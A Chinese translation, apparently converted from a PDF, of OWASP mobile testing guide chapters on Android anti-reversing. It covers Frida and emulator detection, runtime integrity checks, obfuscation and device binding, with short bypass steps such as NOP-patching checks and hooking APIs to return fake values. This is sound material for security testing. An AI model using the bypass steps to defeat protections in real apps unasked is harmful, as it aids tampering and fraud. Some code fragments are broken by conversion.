您可以通过查找关联的应用程序包，文件，进程或其他工具的修改特征和工件来检测以未修改形式安装的流行逆向工程工具。在以下示例中，我们将演示检测 Frida 工具框架的不同方法，该框架在本指南中得到了广泛使用。可以类似地检测其他工具，例如“Substrate”和“Xposed”。请注意，通常可以通过运行时完整性检查来隐式检测 DBI/注入/挂钩工具，这将在下面进行讨论。

#### 5.10.4.1.1.1. 示例：检查 Frida 的方法

检测 Frida 和类似框架的一种明显方法是检查环境中的相关文件，例如包文件，二进制文件，库，进程和临时文件。例如：我将在 frida-server 上进行练习，该程序负责通过 TCP 与 Frida 进行连接。

使用 API 级别 25 和更低的级别，可以使用 Java 方法 getRunningServices 查询所有正在运行的服务。这允许迭代正在运行的 UI 活动的列表，但不会向您显示守护程序，例如 frida-server。从 API 级别 26 及更高版本开始，getRunningServices 甚至仅返回调用者自己的服务。

一个有效的检测 frida-server 进程的解决方案是给我们使用命令 ps。

```
public boolean checkRunningProcesses() {

 boolean returnValue = false;


 try {
 Process process = Runtime.getRuntime().exec("ps");
 BufferedReader reader = new BufferedReader(new
InputStreamReader(process.getInputStream()));
 int read;
 char[] buffer = new char[4096];
 StringBuffer output = new StringBuffer();
 while ((read = reader.read(buffer)) > 0) {
 output.append(buffer, 0, read);
 }
 reader.close();

 // Waits for the command to finish.
 process.waitFor();
 Log.d("fridaserver", output.toString());

 if(output.toString().contains("frida-server")) {
 Log.d("fridaserver","Frida Server process found!");
 returnValue = true;
 }
 } catch (IOException e) {
 } catch (InterruptedException e) {
 }
}
```

```
return returnValue;
}
```

从 Android7.0 ( API 级别 24 ) 开始 , ps 命令将仅返回由用户本身启动的进程 , 这是由于系统为了提高 Application Sandbox 的强度严格执行命名空间分隔。执行 ps 时 , 它将从 /proc 中读取信息 , 并且无法访问属于其他用户 ID 的信息。



The screenshot shows a mobile application interface with several panels:

- Left Panel:** A file browser showing project files like proguard-rules.pro, gradle.properties, settings.gradle, local.properties, and External Build Files.
- Middle Panel (Code):** Java code for a Main Activity method named checkRunningProcesses(). It uses Process to run "ps -fc frida" and reads the output into a StringBuffer. Log.d("fridaserver", output.toString()); is called at the end.
- Bottom Panel (Logcat):** Shows log entries for the Xiaomi Redmi Note 2 Android device. One entry is highlighted with a red box: "01-30 19:57:15.050 9832-9832/antifrida.android.mstg.owasp.org.antifrida D/fridaserver: USER 8995 8926 73304 65288 ffffffff 00000000 S ./frida-server-701". Another entry is highlighted with a red box: "01-30 19:57:15.050 9832-9832/antifrida.android.mstg.owasp.org.antifrida D/fridaserver: USER 8995 8926 73304 65288 ffffffff 00000000 S ./frida-server-701".
- Bottom Left Panel (File Browser):** Shows the same project structure as the top-left panel.
- Bottom Right Panel (Code):** The same Java code for checkRunningProcesses() is shown again, with a red arrow pointing from the bottom-left panel's code area to this one.
- Bottom Bottom Panel (Logcat):** Shows log entries for a Samsung SM-J330G Android device. One entry is highlighted with a red box: "01-31 08:30:34.576 8012-8012/antifrida.android.mstg.owasp.org.antifrida D/fridaserver: USER u0\_a195 8012 12283 982432 50360 pipe\_wait f2fdd5d4 S antifrida.android.mstg.owasp.org.antifrida". Another entry is highlighted with a red box: "01-31 08:30:34.576 8012-8012/antifrida.android.mstg.owasp.org.antifrida D/fridaserver: USER u0\_a195 8055 8012 5364 1820 0 f419d5d4 R ps".

即使可以轻松检测到进程名称 , 也只有在 Frida 以其默认配置运行时 , 此方法才有效。在逆向工程的第一步中 , 也许还可以防御一些脚本小子。但是 , 可以通过重命名 frida-server 二进制文件轻松地来进行绕过。因此 , 由于这个原因以及在最近的 Android 版本中查询进程名称的技术限制 , 我们应该找到一种更好的防御方法。

frida-server 进程默认情况下绑定到 TCP 端口 27042 , 因此检查此端口是否打开是检测守护程序的另一种方法。以下本地代码实现此方法 :

```
boolean is_frida_server_listening() {
 struct sockaddr_in sa;
```

```

memset(&sa, 0, sizeof(sa));
sa.sin_family = AF_INET;
sa.sin_port = htons(27042);
inet_aton("127.0.0.1", &(sa.sin_addr));

int sock = socket(AF_INET, SOCK_STREAM, 0);

if (connect(sock, (struct sockaddr*)&sa, sizeof sa) != -1) {
 /* Frida server detected. Do something... */
}

}

```

同样，此代码可以在默认模式下检测到 frida-server，但是可以通过命令行参数更改侦听端口来进行绕过。可以参考 nmap-sV 的方法进行改进。frida-server 使用 D-Bus 协议进行通信，因此我们向每个打开的端口发送 D-Bus AUTH 消息并检查答案，希望 frida-server 能够自我展示。

```

/*
 * Mini-portscan to detect frida-server on any local port.
 */

for(i = 0 ; i <= 65535 ; i++) {

 sock = socket(AF_INET, SOCK_STREAM, 0);
 sa.sin_port = htons(i);

 if (connect(sock, (struct sockaddr*)&sa, sizeof sa) != -1) {

 __android_log_print(ANDROID_LOG_VERBOSE, APPNAME, "FRIDA DETECTION [1]:\n"
 Open Port: %d", i);

 memset(res, 0, 7);

 // send a D-Bus AUTH message. Expected answer is "REJECT"

 send(sock, "\x00", 1, NULL);
 send(sock, "AUTH\r\n", 6, NULL);

 usleep(100);

 if (ret = recv(sock, res, 6, MSG_DONTWAIT) != -1) {

 if (strcmp(res, "REJECT") == 0) {
 /* Frida server detected. Do something... */
 }
 }
 }
}

```

```

 }
 }
}

close(sock);
}

```

现在，我们虽然有一种相当可靠的检测 frida-server 的方法，但是仍然存在一些明显的问题。重点是，Frida 提供了不需要 frida-server 的替代操作模式，那么 我们如何检测呢？

所有 Frida 运行模式的共性是代码注入，因此，每当使用 Frida 时，我们都可以期望将 Frida 库映射到内存中。检测这些库的直接方法是在内存中遍历已加载库的列表并检查可疑库：

- ```

char line[512];
FILE* fp;

fp = fopen("/proc/self/maps", "r");

if (fp) {
    while (fgets(line, 512, fp)) {
        if (strstr(line, "frida")) {
            /* Evil library is loaded. Do something... */
        }
    }
}

fclose(fp);

} else {
    /* Error opening /proc/self/maps. If this happens, something is off. */
}
}
```

这将检测名称包括“frida”的所有库。此检查虽然有效，但仍存在一些主要问题：

- 还记得依靠 frida-server 称为“fridaserver”的好方法吗？这里同样适用。经过一些小的修改，Frida 代理库可以简单地重命名。
- 检测取决于标准库调用，例如 fopen 和 strstr。本质上，我们试图通过使用可以轻松地与您猜中的 Frida 挂钩的功能来检测 Frida。显然，这不是一个非常可靠的策略。

第一个问题可以通过实施类似于经典病毒扫描程序的策略来解决：在内存中扫描 Frida 库中找到的“gadgets”。我选择了字符串“LIBFRIDA”，它似乎在 frida-gadget 和 frida-agent 的所有版本中。使用以下代码，我们遍历 / proc / self / maps 中列出的内存映射，并在每个可执行节中搜索对应字符串。尽管为了简洁起见，我省略了无用的功能，但是您可以在 GitHub 上找到它们。

```

static char keyword[] = "LIBFRIDA";
num_found = 0;

int scan_executable_segments(char * map) {
    char buf[512];
    unsigned long start, end;

    sscanf(map, "%lx-%lx %s", &start, &end, buf);

    if (buf[2] == 'x') {
        return (find_mem_string(start, end, (char*)keyword, 8) == 1);
    } else {
        return 0;
    }
}

void scan() {

    if ((fd = my_openat(AT_FDCWD, "/proc/self/maps", O_RDONLY, 0)) >= 0) {

        while ((read_one_line(fd, map, MAX_LINE)) > 0) {
            if (scan_executable_segments(map) == 1) {
                num_found++;
            }
        }
    }

    if (num_found > 1) {

        /* Frida Detected */
    }
}

```

请注意使用 `my_openat` 等代替常规的 `libc` 库函数。这些是自定义实现，它们的功能与 `Bionic libc` 对应的功能相同：它们为相应的系统调用设置参数并执行 `swi` 指令（请参见以下代码）。使用这些功能消除了对公共 API 的依赖，从而使它们不易受到典型的 `libc` 挂钩的影响。完整的实现在 `syscall.S` 中。

以下是 `my_openat` 的汇编程序实现。

```
#include "bionic_asm.h"
```

```
.text
.globl my_openat
```

```
.type my_openat,function
my_openat:
.cfi_startproc
    mov ip, r7
    .cfi_register r7, ip
    ldr r7, =_NR_openat
    swi #0
    mov r7, ip
    .cfi_restore r7
    cmn r0, #(4095 + 1)
    bxls lr
    neg r0, r0
    b _set_errno_internal
.cfi_endproc

.size my_openat, .-my_openat;
```

这种实现方式更加有效，并且仅使用 Frida 很难绕过，尤其是在添加了一些混淆的情况下。另一种方法是在应用启动时检查 APK 的签名。为了将 frida-gadget 包含在 APK 中，需要重新打包和签名。可以通过使用 API 级别 28 中引入的 GET_SIGNATURES（在 API 级别 28 中弃用）或 GET_SIGNING_CERTIFICATES 来实现对 signature1 的检查。

以下是使用 GET_SIGNATURES 的示例：

```
public String getSignature() {

    PackageInfo info;
    String signatureBase64 = "";

    // https://stackoverflow.com/a/52043065
    try {
        info =
        PackageManager().getPackageInfo("antifrida.android.mstg.owasp.org.antifrida",
            PackageManager.GET_SIGNATURES);

        for (Signature signature : info.signatures) {
            MessageDigest md;
            md = MessageDigest.getInstance("SHA");

            md.update(signature.toByteArray());
            signatureBase64 = new String(Base64.encode(md.digest(), 0));
            //String something = new String(Base64.encodeBytes(md.digest()));
            Log.e("Sign Base64 API < 28 ", signatureBase64);
        }
    }
```

```
    } catch (PackageManager.NameNotFoundException | NoSuchAlgorithmException e) {
        e.printStackTrace();
    } catch (Exception e){
        Log.e("exception", e.toString());
    }

    return signatureBase64;
}.
```

- 调用 `getSignature` 函数时，您只需要验证签名是否与您预定义的和硬编码的签名匹配。

```
String appSignature = getSignature();
```

```
if(appSignature.isEmpty()) {
    Toast.makeText(MainActivity.this,"App Signature is empty! You were tampering the
App!", Toast.LENGTH_LONG).show();
    Log.e("Sign Base64 empty", appSignature);
} else if (appSignature.contains("<Base64-encoded-Signature")) {
    Log.e("Sign Base64", "App Signature is verified and ok");
} else {
    Toast.makeText(MainActivity.this,"App Signature changed! You were tampering the
App!", Toast.LENGTH_LONG).show();
    Log.e("Sign Base64 changed", appSignature);
}
```

即便如此，当然也有许多方法可以绕过这一点。想到打补丁和系统调用挂接。

5.10.4.1.2. 绕过对逆向工具的检查

1. 修改防调试功能。只需使用 NOP 指令覆盖相关的字节码或本机代码，即可禁用有害行为。
2. 使用 Frida 或 Xposed 挂钩 Java 和 Native 层上的文件系统 API。将句柄返回到原始文件，而不是修改后的文件。
3. 使用内核模块拦截与文件相关的系统调用。当该过程试图打开修改后的文件时，返回文件的未修改版本的文件描述符。

修改的内容，代码注入和内核模块的示例，请参见“篡改和逆向工程”部分。

5.10.4.2. 有效性分析

启动安装了各种应用程序和框架的应用程序。至少包括以下内容

- Substrate for Android

- Xposed
- Frida
- Drozer
- RootCloak
- Android SSL Trust Killer

该应用程序应该以某种方式对每个工具的存在做出响应。至少，该应用应该提醒用户、终止该应用。

在展示绕过逆向工程工具的检测的工作时，尝试回答以下问题：

- 是否可以轻易地绕过检查机制（例如：通过挂钩单个 API 函数）？
- 通过静态和动态分析识别反调试代码有多困难？
- 是否需要编写自定义代码来禁用防御？您需要多少时间？
- 您对绕过机制的困难有何评价？

5.10.5. 模拟器检查 (MSTG-RESILIENCE-5)

5.10.5.1. 概述

在反逆向的情况下，模拟器检测的目的是增加在仿真设备上运行应用程序的难度，这阻碍了逆向工程师喜欢使用的某些工具和技术。这种增加的难度迫使反向工程师需要对抗仿真器检查或直接使用物理设备，从而限制了大规模设备分析所需的访问条件。

5.10.5.2. 模拟器检查实例

有几个指示器表明应用正在运行模拟器当中。尽管可以挂接所有这些 API 调用，但是这些指示器提供了第一道防线。

第一组指标位于文件 build.prop 中。

| API Method | Value | Meaning |
|--------------------|--------------|-------------------|
| Build.ABI | armeabi | possibly emulator |
| BUILD.ABI2 | unknown | possibly emulator |
| Build.BOARD | unknown | emulator |
| Build.Brand | generic | emulator |
| Build.DEVICE | generic | emulator |
| Build.FINGERPRINT | generic | emulator |
| Build.Hardware | goldfish | emulator |
| Build.Host | android-test | possibly emulator |
| Build.ID | FRF91 | emulator |
| Build.MANUFACTURER | unknown | emulator |

```
Build.MODEL      sdk      emulator
Build.PRODUCT    sdk      emulator
Build.RADIO      unknown  possibly emulator
Build.SERIAL     null     emulator
Build.USER       android-build emulator
```

您可以在根目录下的 Android 设备上编辑文件 build.prop 或在从源代码编译 AOSP 时对其进行修改。两种技术都可以让您绕过上面的静态字符串检查。

下一组静态指示器利用电话管理器。所有 Android 模拟器都有此 API 可以查询的固定值。

| API | Value | Meaning |
|--|----------------------|-------------------|
| TelephonyManager.getDeviceId() | 0's | emulator |
| TelephonyManager.getLine1 Number() | 155552155 | emulator |
| TelephonyManager.getNetworkCountryIso() | us | possibly emulator |
| TelephonyManager.getNetworkType() | 3 | possibly emulator |
| TelephonyManager.getNetworkOperator().substring(0,3) | 310 | possibly emulator |
| TelephonyManager.getNetworkOperator().substring(3) | 260 | possibly emulator |
| TelephonyManager.getPhoneType() | 1 | possibly emulator |
| TelephonyManager.getSimCountryIso() | us | possibly emulator |
| TelephonyManager.getSimSerial Number() | 89014103211118510720 | emulator |
| TelephonyManager.getSubscriberId() | 310260000000000 | emulator |
| TelephonyManager.getVoiceMailNumber() | 15552175049 | emulator |

请记住，挂钩框架（例如 Xposed 或 Frida）可以挂钩此 API 以提供虚假数据。

5.10.5.3. 绕过仿真器检测

- 修补仿真器检测功能。只需使用 NOP 指令覆盖相关的字节码或本机代码，即可禁用检测行为。
- 使用 Frida 或 Xposed API 挂钩 Java 和本机层上的文件系统 API。返回看似无辜的值（最好从真实设备中获取），而不是告诉仿真器值。例如：您可以重写 TelephonyManager.getDeviceID 方法以返回 IMEI 值。

有关修补，代码注入和内核模块的示例，请参见“篡改和逆向工程”部分。

5.10.5.4. 有效性评估

在模拟器中安装并运行该应用程序。该应用程序应检测到它正在模拟器中执行，并终止或拒绝执行本应受保护的功能。

绕过防御工作并回答以下问题：

- 通过静态和动态分析识别仿真器检测代码有多困难？
- 是否可以轻易地绕过检测机制（例如：通过挂钢单个 API 函数）？
- 是否需要编写自定义代码来禁用反仿真功能？您需要多少时间？
- 您对绕过机制的困难有何评价？

5.10.6. 测试运行时完整性检查 (MSTG-RESILIENCE-6)

5.10.6.1. 概述

此类别中的控件验证应用程序内存空间的完整性，以保护应用程序免受运行时应用的内存补丁的侵害。这些补丁包括对二进制代码，字节代码，函数指针表和重要的数据结构的不想要的更改，以及流氓代码加载到进程存储器中。完整性可以通过以下方式验证：

- 比较内存的内容或对内容的校验和与良好的值。
- 在内存中查找不需要的修改的签名。

“检测反向工程工具和框架”类别有一些重叠，实际上，当我们展示了如何搜索进程中与 Frida 相关的字符串时，我们在该章中演示了基于签名的方法。以下是各种完整性监视的更多示例。

5.10.6.1.1. 运行时完整性检查示例

5.10.6.1.1.1. 检测对 Java 运行时的篡改

此检测代码来自 [dead && end blog](#)

```
try {
    throw new Exception();
}
catch(Exception e) {
    int zygoteInitCallCount = 0;
    for(StackTraceElement stackTraceElement : e.getStackTrace()) {
        if(stackTraceElement.getClassName().equals("com.android.internal.os.ZygoteInit")) {
            zygoteInitCallCount++;
            if(zygoteInitCallCount == 2) {
                Log.wtf("HookDetection", "Substrate is active on the device.");
            }
        }
        if(stackTraceElement.getClassName().equals("com.saurik.substrate.MS$2") &&
           stackTraceElement.getMethodName().equals("invoked")) {
            Log.wtf("HookDetection", "A method on the stack trace has been hooked using
Substrate.");
        }
    }
}
```

```
if(stackTraceElement.getClassName().equals("de.robv.android.xposed.XposedBridge")
&&
    stackTraceElement.getMethodName().equals("main")) {
    Log.wtf("HookDetection", "Xposed is active on the device.");
}
if(stackTraceElement.getClassName().equals("de.robv.android.xposed.XposedBridge")
&&
    stackTraceElement.getMethodName().equals("handleHookedMethod")) {
    Log.wtf("HookDetection", "A method on the stack trace has been hooked using
Xposed.");
}

}
```

5.10.6.1.1.2. 检测本机挂钩

通过使用 ELF 二进制文件，可以通过覆盖内存中的函数指针（例如：全局偏移表或 PLT 挂钩）或修补功能代码本身的某些部分（内联挂钩）来安装本机函数挂钩。检查各个存储区域的完整性是检测此类挂钩的一种方法。

全局偏移表（GOT）用于解析库函数。在运行时，动态链接程序使用全局符号的绝对地址修补此表。GOT 挂钩将覆盖存储的函数地址，并将合法的函数调用重定向到对手控制的代码。可以通过枚举进程内存映射并验证每个 GOT 条目都指向合法加载的库来检测这种钩子。

与 GNU ld（仅在首次需要符号地址后才解析（懒惰绑定））相反，Android 链接程序解析所有外部函数并在加载库后立即写入相应的 GOT 条目（立即绑定）。因此，您可以期望所有 GOT 条目在运行时都指向其各自库的代码节中的有效存储器位置。GOT 钩子检测方法通常会遍历 GOT 并进行验证。

与 GNU ld（仅在首次需要符号地址后才解析（懒惰绑定））相反，Android 链接程序解析所有外部函数并在加载库后立即插入相应的 GOT 合并（立即绑定）。因此，您可以期望所有 GOT 压缩在运行时都指向其各自库的代码节中的有效存储位置。GOT 钩子检测方法通常会遍历 GOT 并进行验证。

5.10.6.2. 绕过和有效性评估

确保禁用所有基于文件的反向工程工具检测。然后，使用 Xposed，Frida 和 Substrate 注入代码，并尝试安装本机挂钩和 Java 方法挂钩。该应用程序应在其内存中检测到“恶意”代码，并做出相应的响应。

使用以下技术来绕过检查：

- 修补完整性检查。通过用 NOP 指令覆盖相应的字节代码或本机代码来禁用有害行为。
- 使用 Frida 或 Xposed 挂钩用于检测的 API 并返回假值。

有关修补，代码注入和内核模块的示例，请参见“篡改和逆向工程”部分。

5.10.7. (MSTG-RESILIENCE-9) 测试混淆

5.10.7.1. 概述

混淆是转换代码和数据以使其难以理解的过程。它是每个软件保护方案不可或缺的一部分。重要的是要理解，混淆不是可以简单地打开或关闭的东西。程序在很多方面和不同程度上都可能使整个或部分程序变得难以理解。

在这个测试案例中，我们描述了 Android 上常用的一些基本混淆技术。

5.10.7.2. 有效性评估

尝试反编译字节码，反汇编所有包含的库文件并执行静态分析。至少，该应用程序的核心功能（即应被混淆的功能）不容易分辨。验证如下：

- 有意义的标识符，例如类名，方法名和变量名已被丢弃。
- 字符串资源和二进制文件中的字符串已加密。
- 与受保护功能相关的代码和数据已加密，打包或其他隐藏方式。

要进行更详细的评估，您需要详细了解相关威胁和使用的混淆方法。

5.10.8. 测试设备绑定 (MSTG-RESILIENCE-10)

5.10.8.1. 概述

设备绑定的目的是阻止试图将应用及其状态从设备 A 复制到设备 B 并继续在设备 B 上执行该应用程序的攻击者。确定设备 A 为可信赖设备之后，它可能比设备 A 具有更多特权。B 将应用程序从设备 A 复制到设备 B 时，这些差异特权不应更改。

在描述可用标识符之前，让我们快速讨论如何将它们用于绑定。允许设备绑定的方法有以下三种：

- 使用设备标识符扩充用于身份验证的凭据。如果应用程序需要频繁地对其自身、用户进行重新认证，则这是有意义的。

- 使用与设备牢固绑定的密钥材料对存储在设备中的数据进行加密可以加强设备绑定。
- Android 密钥库提供了不可导出的私钥，我们可以将其用于此目的。然后，当恶意行为者从设备中提取数据时，他将无权访问解密加密数据的密钥。要实现此目标，请执行以下步骤：
 - 使用 KeyGenParameterSpec API 在 Android 密钥库中生成密钥对。

```
//Source: <https://developer.android.com/reference/android/security/keystore/KeyGenParameterSpec.html>
KeyPairGenerator keyPairGenerator = KeyPairGenerator.getInstance(
    KeyProperties.KEY_ALGORITHM_RSA, "AndroidKeyStore");
keyPairGenerator.initialize(
    new KeyGenParameterSpec.Builder(
        "key1",
        KeyProperties.PURPOSE_DECRYPT)
        .setDigests(KeyProperties.DIGEST_SHA256, KeyProperties.DIGEST_SHA
512)
        .setEncryptionPaddings(KeyProperties.ENCRYPTION_PADDING_RSA_O
AEP)
        .build());
KeyPair keyPair = keyPairGenerator.generateKeyPair();
Cipher cipher = Cipher.getInstance("RSA/ECB/OAEWithSHA-256AndMGF1Pa
dding");
cipher.init(Cipher.DECRYPT_MODE, keyPair.getPrivate());
...
// The key pair can also be obtained from the Android Keystore any time as follow
s:
KeyStore keyStore = KeyStore.getInstance("AndroidKeyStore");
keyStore.load(null);
PrivateKey privateKey = (PrivateKey) keyStore.getKey("key1", null);
PublicKey publicKey = keyStore.getCertificate("key1").getPublicKey();
```

- 为 AES-GCM 生成密钥：

```
//Source: <https://developer.android.com/reference/android/security/keystore/KeyGenParameterSpec.html>
KeyGenerator keyGenerator = KeyGenerator.getInstance(
    KeyProperties.KEY_ALGORITHM_AES, "AndroidKeyStore");
keyGenerator.init(
    new KeyGenParameterSpec.Builder("key2",
        KeyProperties.PURPOSE_ENCRYPT | KeyProperties.PURPOSE_DECRYPT)
        .setBlockModes(KeyProperties.BLOCK_MODE_GCM)
        .setEncryptionPaddings(KeyProperties.ENCRYPTION_PADDING_NONE)
```

```

        .build());
SecretKey key = keyGenerator.generateKey();

// The key can also be obtained from the Android Keystore any time as follows:
KeyStore keyStore = KeyStore.getInstance("AndroidKeyStore");
keyStore.load(null);
key = (SecretKey) keyStore.getKey("key2", null);

```

- Encrypt the authentication data and other sensitive data stored by the application using a secret key through AES-GCM cipher and use device specific parameters such as Instance ID, etc. as associated data

```

Cipher cipher = Cipher.getInstance("AES/GCM/NoPadding");
final byte[] nonce = new byte[GCM_NONCE_LENGTH];
random.nextBytes(nonce);
GCMParameterSpec spec = new GCMParameterSpec(GCM_TAG_LENGTH * 8, nonce);
cipher.init(Cipher.ENCRYPT_MODE, key, spec);
byte[] aad = "<deviceidentifierhere>.getBytes();";
cipher.updateAAD(aad);
cipher.init(Cipher.ENCRYPT_MODE, key);

```

//use the cipher to encrypt the authentication data see 0x50e for more details.

- 使用存储在 Android 密钥库中的公共密钥对密钥进行加密，并将加密的密钥存储在应用程序的私有存储中。
- 每当需要身份验证数据（例如访问令牌或其他敏感数据）时，请使用存储在 Android 密钥库中的私钥对私钥进行解密，然后使用解密后的私钥对密文进行解密。
- 使用基于令牌的设备身份验证（实例 ID）来确保使用相同的应用程序实例。

5. 10.8.2. 静态分析

过去，Android 开发人员通常依靠 Settings.Secure.ANDROID_ID (SSAID) 和 MAC 地址。但是，自 Android O 以来，SSAID 的行为已发生变化，而随着 Android N 的发布，MAC 地址的行为也发生了变化。此外，Google 的 SDK 文档中还对标识符提出了新的建议。这些最后的建议可以归结为：在广告方面使用广告 ID-以使用户可以拒绝使用-或使用实例 ID 进行设备识别。在设备升级和设备重置中，两者都不是稳定的，但是实例 ID 至少将允许识别设备上的当前软件安装。

当源代码可用时，您可以寻找一些关键术语：

- 不再起作用的唯一标识符。
- 没有 Build.getSerial 的 Build.SERIAL。

- htc.camera.sensor.front_SN 用于 HTC 设备。
- persist.service.bdroid.bdadd。
- Settings.Secure.bluetooth_address，除非清单中启用了系统权限 LOCAL_MAC_ADDRESS。
- ANDROID_ID 仅用作标识符。随着时间的流逝，这将影响旧设备的绑定质量。
- 缺少实例 ID，Build.SERIAL 和 IMEI。

```
TelephonyManager tm = (TelephonyManager)
context.getSystemService(Context.TELEPHONY_SERVICE);
String IMEI = tm.getDeviceId();
```

- 使用 KeyPairGeneratorSpec 或 KeyGenParameterSpec API 在 AndroidKeyStore 中创建私钥。

为了确保可以使用标识符，请检查 AndroidManifest.xml 中 IMEI 和 Build.Serial 的用法。该文件应包含权限<uses-permission android:name="android.permission.READ_PHONE_STATE" />。

适用于 Android O 的应用程序在请求 Build.Serial 时将得到结果“未知”。

5.10.8.3. 动态分析

有几种方法可以测试应用程序绑定

5.10.8.3.1. 使用仿真器进行动态分析

1. 确保您可以提高对应用程序实例的信任度（例如：在应用程序中进行身份验证）。
2. 按照以下步骤从仿真器中检索数据：
 - 通过 ADB Shell SSH 进入模拟器。
 - 以<您的应用程序 ID>身份运行。您的 app-id 是 AndroidManifest.xml 中描述的软件包。
 - chmod 777 缓存和共享首选项的内容。
 - 从应用程序 ID 退出当前用户。
 - 将 /data / data / <您的 appid> / cache 的内容和共享首选项复制到 SD 卡。
 - 使用 ADB 或 DDMS 提取内容。
3. 在另一个模拟器上安装该应用程序。
4. 在应用程序的数据文件夹中，覆盖步骤 3 中的数据。
 - 将步骤 3 中的数据复制到第二个仿真器的 SD 卡中。
 - 通过 ADB Shell SSH 进入模拟器。

- 以<您的应用程序 ID>身份运行。您的应用程序 ID 是 AndroidManifest.xml 中描述的软件包。
 - chmod 777 文件夹的缓存和共享首选项。
 - 将 SD 卡的旧内容复制到 / data / data / <您的 appid> / cache 和 shared-preferences。
5. 您可以继续通过身份验证吗？如果是这样，则绑定可能无法正常工作。

5. 10.8.3.2. Google 实例 ID

Google 实例 ID 使用令牌对正在运行的应用程序实例进行身份验证。一旦重置，卸载等应用程序，实例 ID 就会重置，这意味着您将拥有该应用程序的新“实例”。通过以下步骤获取实例 ID：

- 在 Google Developer Console 中为给定应用程序配置实例 ID。这包括管理 PROJECT_ID。
- 设置 Google Play 服务。在文件 build.gradle 中，添加如下

```
apply plugin: 'com.android.application'
```

```
...
```

```
dependencies {
    compile 'com.google.android.gms:play-services-gcm:10.2.4'
}
```

- 获取实例 ID

```
String iid = Instance ID.getInstance(context).getId();
//now submit this iid to your server.
```

- 生成令牌

```
String authorizedEntity = PROJECT_ID; // Project id from Google Developer Console
String scope = "GCM"; // e.g. communicating using GCM, but you can use any
                     // URL-safe characters up to a maximum of 1000, or
                     // you can also leave it blank.
```

```
String token = Instance ID.getInstance(context).getToken(authorizedEntity,scope);
//now submit this token to the server.
```

确保在无效的设备信息，安全性问题等情况下，您可以处理来自实例 ID 的回调。这需要扩展 Instance IDListenerService 并在那里处理回调：

```
public class MyInstance IDService extends Instance IDListenerService {
    public void onTokenRefresh() {
        refreshAllTokens();
    }
}
```

```
private void refreshAllTokens() {
```

```

// assuming you have defined TokenList as
// some generalized store for your tokens for the different scopes.
// Please note that for application validation having just one token with one scopes can
be enough.
ArrayList<TokenList> tokenList = TokensList.get();
Instance ID iid = Instance ID.getInstance(this);
for(tokenItem : tokenList) {
    tokenItem.token =
        iid.getToken(tokenItem.authorizedEntity,tokenItem.scope,tokenItem.options);
    // send this tokenItem.token to your server
}
};

```

- 在您的 Android 清单中注册服务

```

<service android:name=".MyInstance IDService" android:exported="false">
<intent-filter>
    <action android:name="com.google.android.gms.iid.Instance ID"/>
</intent-filter>
</service>

```

当您将实例 ID (iid) 和令牌提交到服务器时 , 可以将该服务器与实例 ID Cloud Service 一起使用以验证令牌和 iid。当 iid 或令牌似乎无效时 , 您可以触发保护措施 (例如 : 通知服务器可能存在复制或安全问题 , 或从应用程序中删除数据并要求重新注册) 。

请注意 , Firebase 还支持实例 ID。

5. 10. 8. 3. 3. IMEI 和串行

Google 建议不要使用这些标识符 , 除非应用程序处于高风险中。

对于 Android O 之前的设备 , 您可以按以下方式请求序列号 :

```
String serial = android.os.Build.SERIAL;
```

对于运行 Android O 和更高版本的设备 , 您可以按以下方式请求设备的序列号 :

在您的 Android 清单中设置权限 :

```

<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>

```

在运行时向用户请求权限 : 有关更多详细信息 , 请参见

<https://developer.android.com/training/permissions/requesting.html>

获取序列号：

```
String serial = android.os.Build.getSerial();
```

检索 IMEI：

在您的 Android 清单中设置所需的权限：

```
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
```

